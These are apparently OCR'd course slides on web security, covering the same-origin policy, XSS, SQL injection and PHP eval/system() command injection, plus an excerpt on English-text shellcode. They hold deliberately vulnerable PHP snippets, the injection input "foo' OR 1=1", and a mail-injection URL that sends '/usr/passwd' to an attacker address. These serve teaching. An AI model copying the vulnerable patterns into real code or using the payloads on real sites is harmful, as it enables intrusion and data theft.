
Web Application

- The JavaScript in one web page may steal information from another web page
- Evil.com steals things from Boa.com



Web Application

- Apps are using browser modules
- Apps use HTTP/HTTPS to communicate with their servers



Desirable Security Goals

- Confidentiality: malicious web sites should not be able to learn confidential information from my computer or other web sites
- Integrity: malicious web sites should not be able to tamper with integrity of my computer or my information on other web sites
- Privacy: malicious web sites should not be able to spy on me or my activities online

Security on the web

- Risk #1: we don’t want a malicious site to be able to trash my files/programs on my computer – Browsing to awesomevids.com (or evil.com) should not infect my computer with malware, read or write files on my computer, etc.

Security on the web

- Risk #1: we don’t want a malicious site to be able to trash my files/programs on my computer – Browsing to awesomevids.com (or evil.com) should not infect my computer with malware, read or write files on my computer, etc.
- Defense: Javascript is sandboxed; try to avoid security bugs in browser code; privilege separation; automatic updates; etc.

Security on the web

- Risk #2: we don’t want a malicious site to be able to spy on or tamper with my information or interactions with other websites – Browsing to evil.com should not let evil.com spy on my emails in Gmail or buy stuff with my Amazon account

Security on the web

- Risk #2: we don’t want a malicious site to be able to spy on or tamper with my information or interactions with other websites – Browsing to evil.com should not let evil.com spy on my emails in Gmail or buy stuff with my Amazon account
- Defense: the same-origin policy – A security policy grafted on after-the-fact, and enforced by web browsers

Security on the web

- Risk #3: we want data stored on a web server to be protected from unauthorized access
- Defense: server-side security

Same-origin Policy


- A policy enforced by Browsers
  - Different browsers may enforce slightly different same-origin policy

- One origin should not be able to access the resources of another origin
  - JavaScript on one page cannot read or modify pages from different origins

Same-origin Policy

The origin of a page is derived from the URL it was loaded from

Origin = protocol + hostname + port



Same-origin Policy

- A security policy for the web
  - Access from http://www.example.com/dir/test.html
- Evil.com can't access content from bank.com

- Origin = protocol + hostname + port

Compared URL	Outcome	Reason
http://www.example.com/dir/page.html	Success	Same protocol and host
http://www.example.com/dir2/other.html	Success	Same protocol and host
http://www.example.com:81/dir2/other.html	Failure	Same protocol and host but different port
https://www.example.com/dir2/other.html	Failure	Different protocol
http://en.example.com/dir2/other.html	Failure	Different host
http://example.com/dir2/other.html	Failure	Different host (exact match required)
http://v2.www.example.com/dir2/other.html	Failure	Different host (exact match required)


Same-origin Policy

Originating document	Accessed document	
http://wikipedia.org/a/	http://wikipedia.org/b/	Allow
http://wikipedia.org/	http://www.wikipedia.org/	Deny
http://wikipedia.org/	https://wikipedia.org/	Deny
http://wikipedia.org:81/	http://wikipedia.org:82/	Deny
http://wikipedia.org:81/	http://wikipedia.org/	Deny

Same-origin Policy

- Different definition of Same origin
- Different SOP for different resources
  - Request type (Get/Post)
  - Script and XML
  - Cookies

Web Application



Code Injection Attack

Rank	OWASP Top 10 OWASP urges all companies to be aware of these concerns within their organization and start the process of ensuring that their web applications do not contain these flaws.	VERAFIED
A1	Injection	X
A2	Broken Authentication and Session Management (XSS)	X
A3	Cross Site Scripting (XSS)	X

Buffer overflow: lead to binary code injection on program stack

Root cause: code and data are sharing the same channel.
When a victim environment receives some bytes, it thinks it is benign data.
When it interprets them, it interprets them as code

English Shellcode

Joshua Mason, Sam Small
Johns Hopkins University
Baltimore, MD
{josh, sam}@cs.jhu.edu

Fabian Monrose
University of North Carolina
Chapel Hill, NC
fabian@cs.unc.edu

Greg MacManus
iSIGHT Partners
Washington, DC
gmacmanus.edu@gmail.com

A shellcode is a small piece of code used as the payload in the exploitation of a software vulnerability.

English Shellcode

Joshua Mason, Sam Small
Johns Hopkins University
Baltimore, MD
{josh, sam}@cs.jhu.edu

Fabian Monrose
University of North Carolina
Chapel Hill, NC
fabian@cs.unc.edu

Greg MacManus
iSIGHT Partners
Washington, DC
gmacmanus.edu@gmail.com

Signature-based IDS or Anti-virus
Anomaly-based IDS or Anti-virus

	ASSEMBLY	OPCODE	ASCII
1	push %esp push $20657265 imul %esi,20(%ebx),$616D2061 push $6F *jb short $22*	54 68 65726520 6973 20 61206D61 6A 6F *72 20*	There is a major
2	push $20736120 push %ebx je short $63 *jb short $22*	68 20617320 53 74 61 *72 20*	h as Star
3	push %ebx push $202E776F push %esp push $6F662065 *jb short $6F*	53 68 6F772E20 54 68 6520666F *72 6D*	Show. The form
4	push %ebx je short $63 je short $67 jnb short $22 inc %esp *jb short $77*	53 74 61 74 65 73 20 44 *72 75*	States Dru
5	popad	61	a

1	Skip	2	Skip
There is a major	center of economic activity, such	**h as Star**	Trek, including The Ed

Skip	3	Skip
Sullivan	**Show. The form**	er Soviet Union. International organization participation

Skip	4	Skip
Asian Development Bank, established in the United	**States Dru**	g Enforcement

Skip
Administration, and the Palestinian territories, the International Telecommunication

Skip	5
Union, the first m	a...


Client-side

Client-Side Script (JavaScript)

- JavaScript allows *website creators* to run code they want in user's *browser* when a user visits their website.

- Code:
  - Manipulate webpage, cookie
  - Send HTTP requests

One Application of JavaScript - AJAX




```
<!DOCTYPE html>
<html>
<body>

<form action="action_page.php">
  First name:<br>
  <input type="text" name="firstname" value="Mickey">
  <br>
  Last name:<br>
  <input type="text" name="lastname" value="Mouse">
  <br><br>
  <input type="submit" value="Submit">
</form>

<p>If you click the "Submit" button, the form-data will be sent to a page
called "action_page.php".</p>

</body>
</html>
```

One Application of JavaScript - AJAX

Your input was received as:

firstname=Mickey&lastname=Mouse

The server has processed your input and returned this answer.

One Application of JavaScript - AJAX

- Ajax (sometimes written AJAX) is a means of using JavaScript to communicate with a web server without submitting a form or loading a new page.

- Ajax makes use of a built-in browser object, *XMLHttpRequest*, to perform this function.

One Application of JavaScript - AJAX

Ajax stands for “Asynchronous JavaScript and XML”. The word “asynchronous” means that the user isn’t left waiting for the server the respond to a request, but can continue using the web page.

1) A JavaScript creates an XMLHttpRequest object, initializes it with relevant information as necessary, and sends it to the server. The script (or web page) can continue after sending it to the server.

2) The server responds by sending the contents of a file or the output of a server side program (written, for example, in PHP).


One Application of JavaScript - AJAX

Ajax stands for “Asynchronous JavaScript and XML”. The word “asynchronous” means that the user isn’t left waiting for the server the respond to a request, but can continue using the web page.

3) When the response arrives from the server, a JavaScript function is triggered to act on the data supplied by the server.

4) This JavaScript response function typically refreshes the display using the DOM, avoiding the requirement to reload or refresh the entire page.

Disable JavaScript?



Cross-Site Scripting

- Cross-site scripting attack (XSS)

- Attacker injects a malicious JavaScript into the webpage viewed by a victim user – Script runs in user's browser with access to page's data

Cross-Site Scripting

- The same-origin policy does not prevent XSS

- Attack happens within the same origin
- Attacker tricks a server (e.g., bank.com) to send malicious script to users
- User visits to bank.com
- Malicious script has origin of bank.com so it is permitted to access the resources on bank.com


Types of Cross-Site Scripting

- Reflected XSS: attacker gets user to click on specially-crafted URL with script in it, web service reflects it back

- Stored XSS: attacker leaves Javascript lying around on benign web service for victim to load

Reflected XSS

- Reflected XSS: attacker gets user to click on specially-crafted URL with script in it, web service reflects it back




Stored XSS

- The attacker manages to store a malicious script at the web server, e.g., at bank.com, a forum.
- The server later unwittingly sends script to a victim’s browser
- Browser runs script in the same origin as the bank.com, the forum’s server


Stored XSS

- Stored XSS: attacker leaves Javascript lying around on benign web service for victim to load




SQL Injection

Web Application



Web Application



SQL

- Widely used database query language
- Fetch a set of rows:
- SELECT column FROM table WHERE condition
- returns the value(s) of the given column in the specified table, for all records where condition is true.

SQL

- Can add data to the table (or modify):
  - INSERT INTO Customer VALUES (8477, 'oski', 10.00);
- Can delete entire tables: DROP TABLE Customer
- Issue multiple commands, separated by semicolon: INSERT INTO Customer VALUES (4433, 'vladimir', 70.0); SELECT AcctNum FROM Customer WHERE Username='vladimir' returns 4433.

SQL Injection

Suppose web server runs the following code:

Server stores URL parameter “usr” in variable $usrand then builds up a SQL query

Query returns recipient’s account balance

Server will send value of $sql variable to database server to get account #s from database

```
$usr= $_POST[‘usr’];
$sql = "SELECT Acct FROM Customer WHERE Username='$usr' ";
$rs = $db->executeQuery($sql);
```

SQL Injection

So for “?usr=Bob” the SQL query is:

SELECT Acct FROM Customer WHERE Username='Bob'

So for “?usr=foo' OR 1=1” the SQL query is:

SELECT Acct FROM Customer WHERE Username='foo' OR 1=1

Server side

Code injection based on eval (PHP)

eval allows a web server to evaluate a string as code • e.g. eval(‘$result = 3+5’) produces 8

```
$exp = $_GET[‘exp'];
eval(‘$result = ' . $exp . ';');
```

Code injection using system()

- Example: PHP server-side code for sending email

- $email = $_POST[“email”]
- $subject = $_POST[“subject”]
- system(“mail $email –s $subject”)

- Attacker can post

- http://yourdomain.com/mail.php? email=hacker@hackerhome.net & subject=“foo < /usr/passwd”